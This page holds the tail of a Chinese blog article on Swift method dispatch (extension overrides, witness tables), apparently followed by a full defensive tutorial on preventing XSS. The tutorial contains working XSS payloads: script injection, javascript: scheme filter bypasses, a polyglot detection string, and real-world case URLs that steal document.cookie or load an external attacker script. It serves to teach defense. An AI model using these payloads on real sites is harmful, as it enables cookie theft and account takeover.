| Protocol | Extensions | Initial Declaration | Obj-C Declarations @objc declaration modifier |
| Value Type | All Methods | n/a | n/a |

Swift Dispatch Method

如果在开发过程中，错误的混合了这几种分派方式，就可能出现Bug，以下我们对这些Bug进行分析：

SR-584 此情况是在子类的extension中重载父类方法时，出现和预期不同的行为。

```
class Base:NSObject {
    var directProperty:String { return "This is Base" }
    var indirectProperty:String { return directProperty }
}

class Sub:Base { }

extension Sub {
    override var directProperty:String { return "This is Sub" }
}
```

执行以下代码，直接调用没有问题：

```
Base().directProperty // "This is Base"
Sub().directProperty // "This is Sub"
```

间接调用结果和预期不同：

```
Base () 。indirectProperty // "This is Base"
Sub () 。indirectProperty // expected "this is Sub", but is "This is Base" <- Unexpected!
```

在 `Base.directProperty` 前添加 `dynamic` 关键字就可以获得”this is Sub”的结果。Swift在 extension文档 中说明，不能在extension中重载已经存在的方法。

> “Extensions can add new functionality to a type, but they cannot override existing functionality.”

会出现警告： `Cannot override a non-dynamic class declaration from an extension` 。

```
class Bass: NSObject {
    func test() {

    }
}
class Sub: Bass {

}

extension Sub {
    override func test() {  ⚠ Cannot override a non-dynamic class declaration from an extension

    }
}
```

Extension Override Warning

出现这个问题的原因是，NSObject的extension是使用的 `Message dispatch` ，而 `Initial Declaration` 使用的是 `Table dispath` （查看上图 Swift Dispatch Method）。extension重载的方法添加在了 `Message dispatch` 内，没有修改虚函数表，虚函数表内还是父类的方法，故会执行父类方法。想在extension重载方法，需要标明 `dynamic` 来使用 `Message dispatch` 。

SR-103

协议的扩展内实现的方法，无法被遵守类的子类重载：

```
protocol Greetable {
    func sayHi()
}
extension Greetable {
    func sayHi() {
        print("Hello")
    }
}
func greetings(greeter: Greetable) {
    greeter.sayHi()
}
```

现在定义一个遵守了协议的类 `Person` 。遵守协议类的子类 `LoudPerson` ：

```
class Person:Greetable {
}
class LoudPerson:Person {
    func sayHi() {
        print("sub")
    }
}
```

执行下面代码结果为：

```
var sub:LoudPerson = LoudPerson()
sub.sayHi()  //sub
```

不符合预期的代码：

```
var sub:Person = LoudPerson()
sub.sayHi()  //Hello  <-使用了protocol的默认实现
```

注意，在子类 `LoudPerson` 中没有出现 `override` 关键字。可以理解为 `LoudPerson` 并没有成功注册 `Greetable` 在 `Witness table` 的方法。所以对于声明为 `Person` 实际为 `LoudPerson` 的实例，会在编译器通过 `Person` 去查找， `Person` 没有实现协议方法，则不产生 `Witness table` ， `sayHi` 方法是直接调用的。解决办法是在base类内实现协议方法，无需实现也要提供默认方法。或者将基类标记为 `final` 来避免继承。

进一步通过示例去理解：

```
// Defined protocol。
protocol A {
    func a() -> Int
}
extension A {
    func a() -> Int {
        return 0
    }
}

// A class doesn't have implement of the function。
class B: A {}

class C: B {
    func a() -> Int {
        return 1
    }
}

// A class has implement of the function。
class D: A {
    func a() -> Int {
        return 1
    }
}

class E: D {
    override func a() -> Int {
        return 2
    }
}

// Failure cases。
B().a() // 0
C().a() // 1
(C() as A).a() // 0 # We thought return 1。

// Success cases。
D().a() // 1
(D() as A).a() // 1
E().a() // 2
(E() as A).a() // 2
```

**其他**

我们知道Class extension使用的是Static Dispatch：

```
class MyClass {
}
extension MyClass {
    func extensionMethod() {}
}

class SubClass: MyClass {
    override func extensionMethod() {}
}
```

以上代码会出现错误，提示 `Declarations in extensions can not be overridden yet` 。

# 总结

- 影响程序的性能标准有三种：**初始化方式**， **引用指针**和**方法分派**。
- 文中对比了两种数据结构： `Struct` 和 `Class` 的在不同标准下的性能表现。Swift相比OC和其它语言强化了结构体的能力，所以在了解以上性能表现的前提下，通过利用结构体可以有效提升性能。
- 在此基础上，我们还介绍了功能强大的结构体的类： `Protocol Type` 和 `Generic` 。并且介绍了它们如何支持多态以及通过使用有条件限制的泛型如何让程序更快。

# 参考资料


- swift memorylayout
- witness table video
- protocol types pdf
- protocol and value oriented programming in UIKit apps video
- optimizing swift performance
- whole module optimizaiton
- increasing performance by reducing dynamic dispatch
- protocols generics existential container
- protocols and generics
- why swift is swift
- swift method dispatch
- swift extension
- universal dynamic dispatch for method calls
- compiler performance.md
- structures and classes


# 作者简介


- 亚男，美团点评iOS工程师。2017年加入美团点评，负责专业版餐饮管家开发，研究编译器原理。目前正积极推动Swift组件化建设。


# 招聘信息

我们餐饮生态技术部是一个技术氛围活跃，大牛聚集的地方。新到店紧握真正的大规模SaaS实战机会，多租户、数据、安全、开放平台等全方位的挑战。业务领域复杂技术挑战多，技术和业务能力迅速提升，最重要的是，加入我们，你将实现真正通过代码来改变行业的梦想。我们欢迎各端人才加入，Java优先。感兴趣的同学赶紧发送简历至 zhaoyanan02@meituan.com，我们期待你的到来。

# 前端安全系列（一）：如何防止XSS攻击?

作者: 李阳

## 前端安全

随着互联网的高速发展，信息安全问题已经成为企业最为关注的焦点之一，而前端又是引发企业安全问题的高危据点。在移动互联网时代，前端人员除了传统的 XSS、CSRF 等安全问题之外，又时常遭遇网络劫持、非法调用 Hybrid API 等新型安全问题。当然，浏览器自身也在不断在进化和发展，不断引入 CSP、Same-Site Cookies 等新技术来增强安全性，但是仍存在很多潜在的威胁，这需要前端技术人员不断进行“查漏补缺”。

近几年，美团业务高速发展，前端随之面临很多安全挑战，因此积累了大量的实践经验。我们梳理了常见的前端安全问题以及对应的解决方案，将会做成一个系列，希望可以帮助前端人员在日常开发中不断预防和修复安全漏洞。本文是该系列的第一篇。

**本文我们会讲解 XSS ，主要包括：**

1. XSS 攻击的介绍
2. XSS 攻击的分类
3. XSS 攻击的预防和检测
4. XSS 攻击的总结
5. XSS 攻击案例

## XSS 攻击的介绍

在开始本文之前，我们先提出一个问题，请判断以下两个说法是否正确：

1. XSS 防范是后端 RD（研发人员）的责任，后端 RD 应该在所有用户提交数据的接口，对敏感字符进行转义，才能进行下一步操作。
2. 所有要插入到页面上的数据，都要通过一个敏感字符过滤函数的转义，过滤掉通用的敏感字符后，就可以插入到页面中。

如果你还不能确定答案，那么可以带着这些问题向下看，我们将逐步拆解问题。

## XSS 漏洞的发生和修复

XSS 攻击是页面被注入了恶意的代码，为了更形象的介绍，我们用发生在小明同学身边的事例来进行说明。

### 一个案例

某天，公司需要一个搜索页面，根据 URL 参数决定关键词的内容。小明很快把页面写好并且上线。代码如下：

```
<input type="text" value="<%= getParameter("keyword") %>">
<button>搜索</button>
<div>
  您搜索的关键词是: <%= getParameter("keyword") %>
</div>
```

然而，在上线后不久，小明就接到了安全组发来的一个神秘链接：

```
http://xxx/search?keyword="><script>alert('XSS');</script>
```

小明带着一种不祥的预感点开了这个链接[请勿模仿，确认安全的链接才能点开]。果然，页面中弹出了写着”XSS”的对话框。

> **可恶，中招了！小明眉头一皱，发现了其中的奥秘：**

当浏览器请求 `http://xxx/search?keyword="><script>alert('XSS');</script>` 时，服务端会解析出请求参数 `keyword` ，得到 `"><script>alert('XSS');</script>` ，拼接到 HTML 中返回给浏览器。形成了如下的 HTML：

```
<input type="text" value=""><script>alert('XSS');</script>">
<button>搜索</button>
<div>
  您搜索的关键词是: "><script>alert('XSS');</script>
</div>
```

浏览器无法分辨出 `<script>alert('XSS');</script>` 是恶意代码，因而将其执行。

这里不仅仅 div 的内容被注入了，而且 input 的 value 属性也被注入， alert 会弹出两次。

面对这种情况，我们应该如何进行防范呢?

其实，这只是浏览器把用户的输入当成了脚本进行了执行。那么只要告诉浏览器这段内容是文本就可以了。

聪明的小明很快找到解决方法，把这个漏洞修复：

```
<input type="text" value="<%= escapeHTML(getParameter("keyword")) %>">
<button>搜索</button>
<div>
  您搜索的关键词是: <%= escapeHTML(getParameter("keyword")) %>
</div>
```

`escapeHTML()` 按照如下规则进行转义：

|字符|转义后的字符|
|-|-|
| & | `&` |
| < | `<` |
| > | `>` |
| " | `&quot;` |
| ' | `&#x27;` |
| / | `&#x2F;` |

经过了转义函数的处理后，最终浏览器接收到的响应为：

```
<input type="text" value="&quot;&gt;&lt;script&gt;alert(&#x27;XSS&#x27;);&lt;&#x2F;script&gt;">
<button>搜索</button>
<div>
  您搜索的关键词是：&quot;&gt;&lt;script&gt;alert(&#x27;XSS&#x27;);&lt;&#x2F;script&gt;
</div>
```

恶意代码都被转义，不再被浏览器执行，而且搜索词能够完美的在页面显示出来。

**通过这个事件，小明学习到了如下知识：**

- 通常页面中包含的用户输入内容都在固定的容器或者属性内，以文本的形式展示。
- 攻击者利用这些页面的用户输入片段，拼接特殊格式的字符串，突破原有位置的限制，形成了代码片段。
- 攻击者通过在目标网站上注入脚本，使之在用户的浏览器上运行，从而引发潜在风险。
- 通过 HTML 转义，可以防止 XSS 攻击。[事情当然没有这么简单啦！请继续往下看]。

## 注意特殊的 HTML 属性、JavaScript API

自从上次事件之后，小明会小心的把插入到页面中的数据进行转义。而且他还发现了大部分模板都带有的转义配置，让所有插入到页面中的数据都默认进行转义。这样就不怕不小心漏掉未转义的变量啦，于是小明的工作又渐渐变得轻松起来。

但是，作为导演的我，不可能让小明这么简单、开心地改 Bug 。

不久，小明又收到安全组的神秘链接：`http://xxx/?redirect_to=javascript:alert('XSS')` 。小明不敢大意，赶忙点开页面。然而，页面并没有自动弹出万恶的“XSS”。

小明打开对应页面的源码，发现有以下内容：

```
<a href="<%= escapeHTML(getParameter("redirect_to")) %>">跳转...</a>
```

这段代码，当攻击 URL 为 `http://xxx/?redirect_to=javascript:alert('XSS')` ，服务端响应就成了：

```
<a href="javascript:alert(&#x27;XSS&#x27;)">跳转...</a>
```

虽然代码不会立即执行，但一旦用户点击 `a` 标签时，浏览器会就会弹出“XSS”。

> **可恶，又失策了...**

在这里，用户的数据并没有在位置上突破我们的限制，仍然是正确的 href 属性。但其内容并不是我们所预期的类型。

原来不仅仅是特殊字符，连 `javascript:` 这样的字符串如果出现在特定的位置也会引发 XSS 攻击。

小明眉头一皱，想到了解决办法：

```
// 禁止 URL 以 "javascript:" 开头
xss = getParameter("redirect_to").startsWith('javascript:');
if (!xss) {
  <a href="<%= escapeHTML(getParameter("redirect_to"))%>">
    跳转...
  </a>
} else {
  <a href="/404">
    跳转...
  </a>
}
```

只要 URL 的开头不是 `javascript:` ，就安全了吧?

安全组随手又扔了一个连接：`http://xxx/?redirect_to=jAvascRipt:alert('XSS')`

> **这也能执行？.....好吧，浏览器就是这么强大。**

小明欲哭无泪，在判断 URL 开头是否为 `javascript:` 时，先把用户输入转成了小写，然后再进行比对。

不过，所谓“道高一尺，魔高一丈”。面对小明的防护策略，安全组就构造了这样一个连接：

`http://xxx/?redirect_to=%20javascript:alert('XSS')`

`%20javascript:alert('XSS')` 经过 URL 解析后变成 `javascript:alert('XSS')` ，这个字符串以空格开头。这样攻击者可以绕过后端的关键词规则，又成功的完成了注入。

最终，小明选择了白名单的方法，彻底解决了这个漏洞：

```
// 根据项目情况进行过滤，禁止掉 "javascript:" 链接、非法 scheme 等
allowSchemes = ["http", "https"];

valid = isValid(getParameter("redirect_to"), allowSchemes);
```

```
if (valid) {
  <a href="<%= escapeHTML(getParameter("redirect_to"))%>">
    跳转...
  </a>
} else {
  <a href="/404">
    跳转...
  </a>
}
```

通过这个事件，小明学习到了如下知识：

- 做了 HTML 转义，并不等于高枕无忧。
- 对于链接跳转，如 `<a href="xxx"` 或 `location.href="xxx"`，要检验其内容，禁止以 `javascript:` 开头的链接，和其他非法的 scheme。

### 根据上下文采用不同的转义规则

某天，小明为了加快网页的加载速度，把一个数据通过 JSON 的方式内联到 HTML 中：

```
<script>
var initData = <%= data.toJSON() %>
</script>
```

插入 JSON 的地方不能使用 `escapeHTML()`，因为转义 `"` 后，JSON 格式会被破坏。

但安全组又发现有漏洞，原来这样内联 JSON 也是不安全的：

- 当 JSON 中包含 `U+2028` 或 `U+2029` 这两个字符时，不能作为 JavaScript 的字面量使用，否则会抛出语法错误。
- 当 JSON 中包含字符串 `</script>` 时，当前的 script 标签将会被闭合，后面的字符串内容浏览器会按照 HTML 进行解析；通过增加下一个 `<script>` 标签等方法就可以完成注入。

于是我们又要实现一个 `escapeEmbedJSON()` 函数，对内联 JSON 进行转义。

**转义规则如下：**

|字符|转义后的字符| |–|–| | `U+2028` | `\u2028` | | `U+2029` | `\u2029` | | `<` | `\u003c` |

**修复后的代码如下：**

```
<script>
var initData = <%= escapeEmbedJSON(data.toJSON()) %>
```

**通过这个事件，小明学习到了如下知识：**

- HTML 转义是非常复杂的，在不同的情况下要采用不同的转义规则。如果采用了错误的转义规则，很有可能会埋下 XSS 隐患。
- 应当尽量避免自己写转义库，而应当采用成熟的、业界通用的转义库。

## 漏洞总结

小明的例子讲完了，下面我们来系统的看下 XSS 有哪些注入的方法：

- 在 HTML 中内嵌的文本中，恶意内容以 script 标签形成注入。
- 在内联的 JavaScript 中，拼接的数据突破了原本的限制（字符串，变量，方法名等）。
- 在标签属性中，恶意内容包含引号，从而突破属性值的限制，注入其他属性或者标签。
- 在标签的 href、src 等属性中，包含 `javascript:` 等可执行代码。
- 在 onload、onerror、onclick 等事件中，注入不受控制代码。
- 在 style 属性和标签中，包含类似 `background-image:url("javascript:...");` 的代码（新版本浏览器已经可以防范）。
- 在 style 属性和标签中，包含类似 `expression(...)` 的 CSS 表达式代码（新版本浏览器已经可以防范）。

总之，如果开发者没有将用户输入的文本进行合适的过滤，就贸然插入到 HTML 中，这很容易造成注入漏洞。攻击者可以利用漏洞，构造出恶意的代码指令，进而利用恶意代码危害数据安全。

## XSS 攻击的分类

通过上述几个例子，我们已经对 XSS 有了一些认识。

## 什么是 XSS

Cross-Site Scripting（跨站脚本攻击）简称 XSS，是一种代码注入攻击。攻击者通过在目标网站上注入恶意脚本，使之在用户的浏览器上运行。利用这些恶意脚本，攻击者可获取用户的敏感信息如 Cookie、SessionID 等，进而危害数据安全。

为了和 CSS 区分，这里把攻击的第一个字母改成了 X，于是叫做 XSS。

XSS 的本质是：恶意代码未经过滤，与网站正常的代码混在一起；浏览器无法分辨哪些脚本是可信的，导致恶意脚本被执行。

而由于直接在用户的终端执行，恶意代码能够直接获取用户的信息，或者利用这些信息冒充用户向网站发起攻击者定义的请求。

在部分情况下，由于输入的限制，注入的恶意脚本比较短。但可以通过引入外部的脚本，并由浏览器执行，来完成比较复杂的攻击策略。

这里有一个问题：用户是通过哪种方法“注入”恶意脚本的呢？

不仅仅是业务上的“用户的 UGC 内容”可以进行注入，包括 URL 上的参数等都可以是攻击的来源。在处理输入时，以下内容都不可信：

- 来自用户的 UGC 信息
- 来自第三方的链接
- URL 参数
- POST 参数
- Referer （可能来自不可信的来源）
- Cookie （可能来自其他子域注入）

## XSS 分类

根据攻击的来源，XSS 攻击可分为存储型、反射型和 DOM 型三种。

|类型|存储区/*插入点*| |–|–| |存储型 XSS|后端数据库|HTML| |反射型 XSS|URL|HTML| |DOM 型 XSS|后端数据库/前端存储/URL|前端 JavaScript|

- 存储区：恶意代码存放的位置。
- 插入点：由谁取得恶意代码，并插入到网页上。

### 存储型 XSS

存储型 XSS 的攻击步骤：

1. 攻击者将恶意代码提交到目标网站的数据库中。
2. 用户打开目标网站时，网站服务端将恶意代码从数据库取出，拼接在 HTML 中返回给浏览器。
3. 用户浏览器接收到响应后解析执行，混在其中的恶意代码也被执行。
4. 恶意代码窃取用户数据并发送到攻击者的网站，或者冒充用户的行为，调用目标网站接口执行攻击者指定的操作。

这种攻击常见于带有用户保存数据的网站功能，如论坛发帖、商品评论、用户私信等。

### 反射型 XSS

反射型 XSS 的攻击步骤：

1. 攻击者构造出特殊的 URL，其中包含恶意代码。
2. 用户打开带有恶意代码的 URL 时，网站服务端将恶意代码从 URL 中取出，拼接在 HTML 中返回给浏览器。
3. 用户浏览器接收到响应后解析执行，混在其中的恶意代码也被执行。
4. 恶意代码窃取用户数据并发送到攻击者的网站，或者冒充用户的行为，调用目标网站接口执行攻击者指定的操作。

反射型 XSS 跟存储型 XSS 的区别是：存储型 XSS 的恶意代码存在数据库里，反射型 XSS 的恶意代码存在 URL 里。

反射型 XSS 漏洞常见于通过 URL 传递参数的功能，如网站搜索、跳转等。

由于需要用户主动打开恶意的 URL 才能生效，攻击者往往会结合多种手段诱导用户点击。

POST 的内容也可以触发反射型 XSS，只不过其触发条件比较苛刻（需要构造表单提交页面，并引导用户点击），所以非常少见。

### DOM 型 XSS

DOM 型 XSS 的攻击步骤：

1. 攻击者构造出特殊的 URL，其中包含恶意代码。
2. 用户打开带有恶意代码的 URL。
3. 用户浏览器接收到响应后解析执行，前端 JavaScript 取出 URL 中的恶意代码并执行。
4. 恶意代码窃取用户数据并发送到攻击者的网站，或者冒充用户的行为，调用目标网站接口执行攻击者指定的操作。

DOM 型 XSS 跟前两种 XSS 的区别：DOM 型 XSS 攻击中，取出和执行恶意代码由浏览器端完成，属于前端 JavaScript 自身的安全漏洞，而其他两种 XSS 都属于服务端的安全漏洞。

## XSS 攻击的预防

通过前面的介绍可以得知，XSS 攻击有两大要素：

1. 攻击者提交恶意代码。
2. 浏览器执行恶意代码。

针对第一个要素：我们是否能够在用户输入的过程，过滤掉用户输入的恶意代码呢？

### 输入过滤

在用户提交时，由前端过滤输入，然后提交到后端。这样做是否可行呢？

答案是不可行。一旦攻击者绕过前端过滤，直接构造请求，就可以提交恶意代码了。

那么，换一个过滤时机：后端在写入数据库前，对输入进行过滤，然后把“安全的”内容，返回给前端。这样是否可行呢？

我们举一个例子，一个正常的用户输入了 `5 < 7` 这个内容，在写入数据库前，被转义，变成了 `5 < 7` 。

问题是：在提交阶段，我们并不确定内容要输出到哪里。

这里的“并不确定内容要输出到哪里”有两层含义：

1. 用户的输入内容可能同时提供给前端和客户端，而一旦经过了 `escapeHTML()` ，客户端显示的内容就变成了乱码( `5 < 7` )。
2. 在前端中，不同的位置所需的编码也不同。
    - 当 `5 < 7` 作为 HTML 拼接页面时，可以正常显示：

```
<div title="comment">5 &lt; 7</div>
```

    - 当 `5 < 7` 通过 Ajax 返回，然后赋值给 JavaScript 的变量时，前端得到的字符串就是转义后的字符。这个内容不能直接用于 Vue 等模板的展示，也不能直接用于内容长度计算。不能用于标题、alert 等。

所以，输入侧过滤能够在某些情况下解决特定的 XSS 问题，但会引入很大的不确定性和乱码问题。在防范 XSS 攻击时应避免此类方法。

当然，对于明确的输入类型，例如数字、URL、电话号码、邮件地址等等内容，进行输入过滤还是必要的。

既然输入过滤并非完全可靠，我们就要通过“防止浏览器执行恶意代码”来防范 XSS。这部分分为两类：

- 防止 HTML 中出现注入。
- 防止 JavaScript 执行时，执行恶意代码。

## 预防存储型和反射型 XSS 攻击

存储型和反射型 XSS 都是在服务端取出恶意代码后，插入到响应 HTML 里的，攻击者刻意编写的“数据”被内嵌到“代码”中，被浏览器所执行。

预防这两种漏洞，有两种常见做法：

- 改成纯前端渲染，把代码和数据分隔开。
- 对 HTML 做充分转义。

### 纯前端渲染

纯前端渲染的过程：

1. 浏览器先加载一个静态 HTML，此 HTML 中不包含任何跟业务相关的数据。
2. 然后浏览器执行 HTML 中的 JavaScript。
3. JavaScript 通过 Ajax 加载业务数据，调用 DOM API 更新到页面上。

在纯前端渲染中，我们会明确的告诉浏览器：下面要设置的内容是文本（ `.innerText` ），还是属性（ `.setAttribute` ），还是样式（ `.style` ）等等。浏览器不会被轻易的被欺骗，执行预期外的代码了。

但纯前端渲染还需注意避免 DOM 型 XSS 漏洞（例如 `onload` 事件和 `href` 中的 `javascript:xxx` 等，请参考下文”预防 DOM 型 XSS 攻击“部分）。

在很多内部、管理系统中，采用纯前端渲染是非常合适的。但对于性能要求高，或有 SEO 需求的页面，我们仍然要面对拼接 HTML 的问题。

### 转义 HTML

如果拼接 HTML 是必要的，就需要采用合适的转义库，对 HTML 模板各处插入点进行充分的转义。

常用的模板引擎，如 doT.js、ejs、FreeMarker 等，对于 HTML 转义通常只有一个规则，就是把 `& < > " ' /` 这几个字符转义掉，确实能起到一定的 XSS 防护作用，但并不完善：

|XSS 安全漏洞|简单转义是否有防护作用| |–|–| |HTML 标签文字内容|有| |HTML 属性值|有| |CSS 内联样式|无| |内联 JavaScript|无| |内联 JSON|无| |跳转链接|无|

所以要完善 XSS 防护措施，我们要使用更完善更细致的转义策略。

例如 Java 工程里，常用的转义库为 `org.owasp.encoder` 。以下代码引用自 org.owasp.encoder 的官方说明 。

```
<!-- HTML 标签内文字内容 -->
<div><%= Encode.forHtml(UNTRUSTED) %></div>

<!-- HTML 标签属性值 -->
<input value="<%= Encode.forHtml(UNTRUSTED) %>" />

<!-- CSS 属性值 -->
<div style="width:<= Encode.forCssString(UNTRUSTED) %>">

<!-- CSS URL -->
<div style="background:<= Encode.forCssUrl(UNTRUSTED) %>">

<!-- JavaScript 内联代码块 -->
<script>
  var msg = "<%= Encode.forJavaScript(UNTRUSTED) %>";
  alert(msg);
</script>

<!-- JavaScript 内联代码块内嵌 JSON -->
<script>
var __INITIAL_STATE__ = JSON.parse('<%= Encoder.forJavaScript(data.to_json) %>');
</script>

<!-- HTML 标签内联监听器 -->
<button
```

```
  onclick="alert('<%= Encode.forJavaScript(UNTRUSTED) %>');">
  click me
</button>

<!-- URL 参数 -->
<a href="/search?value=<%= Encode.forUriComponent(UNTRUSTED) %>&order=1#top">

<!-- URL 路径 -->
<a href="/page/<%= Encode.forUriComponent(UNTRUSTED) %>">

<!--
  URL.
  注意：要根据项目情况进行过滤，禁止掉 "javascript:" 链接、非法 scheme 等
-->
<a href='<%=
  urlValidator.isValid(UNTRUSTED) ?
    Encode.forHtml(UNTRUSTED) :
    "/404"
%>'>
  link
</a>
```

可见，HTML 的编码是十分复杂的，在不同的上下文里要使用相应的转义规则。

## 预防 DOM 型 XSS 攻击

DOM 型 XSS 攻击，实际上就是网站前端 JavaScript 代码本身不够严谨，把不可信的数据当作代码执行了。

在使用 `.innerHTML`、`.outerHTML`、`document.write()` 时要特别小心，不要把不可信的数据作为 HTML 插到页面上，而应尽量使用 `.textContent`、`.setAttribute()` 等。

如果用 Vue/React 技术栈，并且不使用 `v-html` / `dangerouslySetInnerHTML` 功能，就在前端 render 阶段避免 `innerHTML`、`outerHTML` 的 XSS 隐患。

DOM 中的内联事件监听器，如 `location`、`onclick`、`onerror`、`onload`、`onmouseover` 等，`<a>` 标签的 `href` 属性，JavaScript 的 `eval()`、`setTimeout()`、`setInterval()` 等，都能把字符串作为代码运行。如果不可信的数据拼接到字符串中传递给这些 API，很容易产生安全隐患，请务必避免。

```
<!-- 内联事件监听器中包含恶意代码 -->
<img onclick="UNTRUSTED" />

<!-- 链接内包含恶意代码 -->
<a href="UNTRUSTED">1</a>

<script>
// setTimeout()/setInterval() 中调用恶意代码
setTimeout("UNTRUSTED")
setInterval("UNTRUSTED")

// location 调用恶意代码
location.href = 'UNTRUSTED'

// eval() 中调用恶意代码
eval("UNTRUSTED")
</script>
```

如果项目中有用到这些的话，一定要避免在字符串中拼接不可信数据。

## 其他 XSS 防范措施

虽然在渲染页面和执行 JavaScript 时，通过谨慎的转义可以防止 XSS 的发生，但完全依靠开发的谨慎仍然是不够的。以下介绍一些通用的方案，可以降低 XSS 带来的风险和后果。

### Content Security Policy

严格的 CSP 在 XSS 的防范中可以起到以下的作用：

- 禁止加载外域代码，防止复杂的攻击逻辑。
- 禁止外域提交，网站被攻击后，用户的数据不会泄露到外域。
- 禁止内联脚本执行（规则较严格，目前发现 GitHub 使用）。
- 禁止未授权的脚本执行（新特性，Google Map 移动版在使用）。
- 合理使用上报可以及时发现 XSS，利于尽快修复问题。

关于 CSP 的详情，请关注前端安全系列后续的文章。

### 输入内容长度控制

对于不受信任的输入，都应该限定一个合理的长度。虽然无法完全防止 XSS 发生，但可以增加 XSS 攻击的难度。

### 其他安全措施

- HTTP-only Cookie: 禁止 JavaScript 读取某些敏感 Cookie，攻击者完成 XSS 注入后也无法窃取此 Cookie。
- 验证码：防止脚本冒充用户提交危险操作。

## XSS 的检测

上述经历让小明收获颇丰，他也学会了如何去预防和修复 XSS 漏洞，在日常开发中也具备了相关的安全意识。但对于已经上线的代码，如何去检测其中有没有 XSS 漏洞呢？

经过一番搜索，小明找到了两个方法：

1. 使用通用 XSS 攻击字符串手动检测 XSS 漏洞。

2. 使用扫描工具自动检测 XSS 漏洞。

在 Unleashing an Ultimate XSS Polyglot 一文中，小明发现了这么一个字符串：

```
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e
```

它能够检测到存在于 HTML 属性、HTML 文字内容、HTML 注释、跳转链接、内联 JavaScript 字符串、内联 CSS 样式表等多种上下文中的 XSS 漏洞，也能检测 `eval()` 、 `setTimeout()` 、 `setInterval()` 、 `Function()` 、 `innerHTML` 、 `document.write()` 等 DOM 型 XSS 漏洞，并且能绕过一些 XSS 过滤器。

小明只要在网站的各输入框中提交这个字符串，或者把它拼接到 URL 参数上，就可以进行检测了。

```
http://xxx/search?keyword=jaVasCript%3A%2F*-%2F*%60%2F*%60%2F*%27%2F*%22%2F**%2F(%2F*%20*%2FoNcliCk%3Dalert()%20)%2F%2F%250D%250A%250d%250a%2F%2F%3C%2FstYle%2F%3C%2FtitLe%2F%3C%2FteXtarEa%2F%3C%2FscRipt%2F--!%3E%3CsVg%2F%3CsVg%2FoNloAd%3Dalert()%2F%2F%3E%3E
```

除了手动检测之外，还可以使用自动扫描工具寻找 XSS 漏洞，例如 Arachni 、 Mozilla HTTP Observatory 、 w3af 等。

## XSS 攻击的总结

我们回到最开始提出的问题，相信同学们已经有了答案：

1. XSS 防范是后端 RD 的责任，后端 RD 应该在所有用户提交数据的接口，对敏感字符进行转义，才能进行下一步操作。

> 不正确。因为： * 防范存储型和反射型 XSS 是后端 RD 的责任。而 DOM 型 XSS 攻击不发生在后端，是前端 RD 的责任。防范 XSS 是需要后端 RD 和前端 RD 共同参与的系统工程。 * 转义应该在输出 HTML 时进行，而不是在提交用户输入时。

1. 所有要插入到页面上的数据，都要通过一个敏感字符过滤函数的转义，过滤掉通用的敏感字符后，就可以插入到页面中。

> 不正确。 不同的上下文，如 HTML 属性、HTML 文字内容、HTML 注释、跳转链接、内联 JavaScript 字符串、内联 CSS 样式表等，所需要的转义规则不一致。 业务 RD 需要选取合适的转义库，并针对不同的上下文调用不同的转义规则。

整体的 XSS 防范是非常复杂和繁琐的，我们不仅需要在全部需要转义的位置，对数据进行对应的转义。而且要防止多余和错误的转义，避免正常的用户输入出现乱码。

虽然很难通过技术手段完全避免 XSS，但我们可以总结以下原则减少漏洞的产生：

- **利用模板引擎** 开启模板引擎自带的 HTML 转义功能。例如： 在 ejs 中，尽量使用 `<%= data %>` 而不是 `<%- data %>` ； 在 doT.js 中，尽量使用 `{{! data }}` 而不是 `{{= data }}` ； 在 FreeMarker 中，确保引擎版本高于 2.3.24，并且选择正确的 `freemarker.core.OutputFormat` 。
- **避免内联事件** 尽量不要使用 `onLoad="onload('{{data}}')"` 、 `onClick="go('{{action}}')"` 这种拼接内联事件的写法。在 JavaScript 中通过 `.addEventlistener()` 事件绑定会更安全。
- **避免拼接 HTML** 前端采用拼接 HTML 的方法比较危险，如果框架允许，使用 `createElement` 、 `setAttribute` 之类的方法实现。或者采用比较成熟的渲染框架，如 Vue/React 等。
- **时刻保持警惕** 在插入位置为 DOM 属性、链接等位置时，要打起精神，严加防范。
- **增加攻击难度，降低攻击后果** 通过 CSP、输入长度配置、接口安全措施等方法，增加攻击的难度，降低攻击的后果。
- **主动检测和发现** 可使用 XSS 攻击字符串和自动扫描工具寻找潜在的 XSS 漏洞。

## XSS 攻击案例

### QQ 邮箱 m.exmail.qq.com 域名反射型 XSS 漏洞

攻击者发现 `http://m.exmail.qq.com/cgi-bin/login?uin=aaaa&domain=bbbb` 这个 URL 的参数 `uin` 、 `domain` 未经转义直接输出到 HTML 中。

于是攻击者构建出一个 URL，并引导用户去点击： `http://m.exmail.qq.com/cgi-bin/login?uin=aaaa&domain=bbbb%26quot%3B%3Breturn+false%3B%26quot%3B%26lt%3B%2Fscript%26gt%3B%26lt%3Bscript%26gt%3Balert(document.cookie)%26lt%3B%2Fscript%2`

用户点击这个 URL 时，服务端取出 URL 参数，拼接到 HTML 响应中：

```
<script>
getTop().location.href="/cgi-bin/loginpage?autologin=n&errtype=1&verify=&clientuin=aaa"+"&t="+"&d=bbbb";return false;</script><script>alert(document.cookie)</script>"+"...
```

浏览器接收到响应后就会执行 `alert(document.cookie)` ，攻击者通过 JavaScript 即可窃取当前用户在 QQ 邮箱域名下的 Cookie ，进而危害数据安全。

### 新浪微博名人堂反射型 XSS 漏洞

攻击者发现 `http://weibo.com/pub/star/g/xyyyd` 这个 URL 的内容未经过滤直接输出到 HTML 中。

于是攻击者构建出一个 URL，然后诱导用户去点击：

```
http://weibo.com/pub/star/g/xyyyd"><script src=//xxxx.cn/image/t.js></script>
```

用户点击这个 URL 时，服务端取出请求 URL，拼接到 HTML 响应中：

```
<li><a href="http://weibo.com/pub/star/g/xyyyd"><script src=//xxxx.cn/image/t.js></script>">按分类检索</a></li>
```

浏览器接收到响应后就会加载执行恶意脚本 `//xxxx.cn/image/t.js` ，在恶意脚本中利用用户的登录状态进行关注、发微博、发私信等操作，发出的微博和私信可再带上攻击 URL，诱导更多人点击，不断放大攻击范围。这种窃用受害者身份发布恶意内容，层层放大攻击范围的方式，被称为“XSS 蠕虫”。

## 扩展阅读：Automatic Context-Aware Escaping

上文我们说到：

1. 合适的 HTML 转义可以有效避免 XSS 漏洞。
2. 完善的转义库需要针对上下文制定多种规则，例如 HTML 属性、HTML 文字内容、HTML 注释、跳转链接、内联 JavaScript 字符串、内联 CSS 样式表等等。
3. 业务 RD 需要根据每个插入点所处的上下文，选取不同的转义规则。

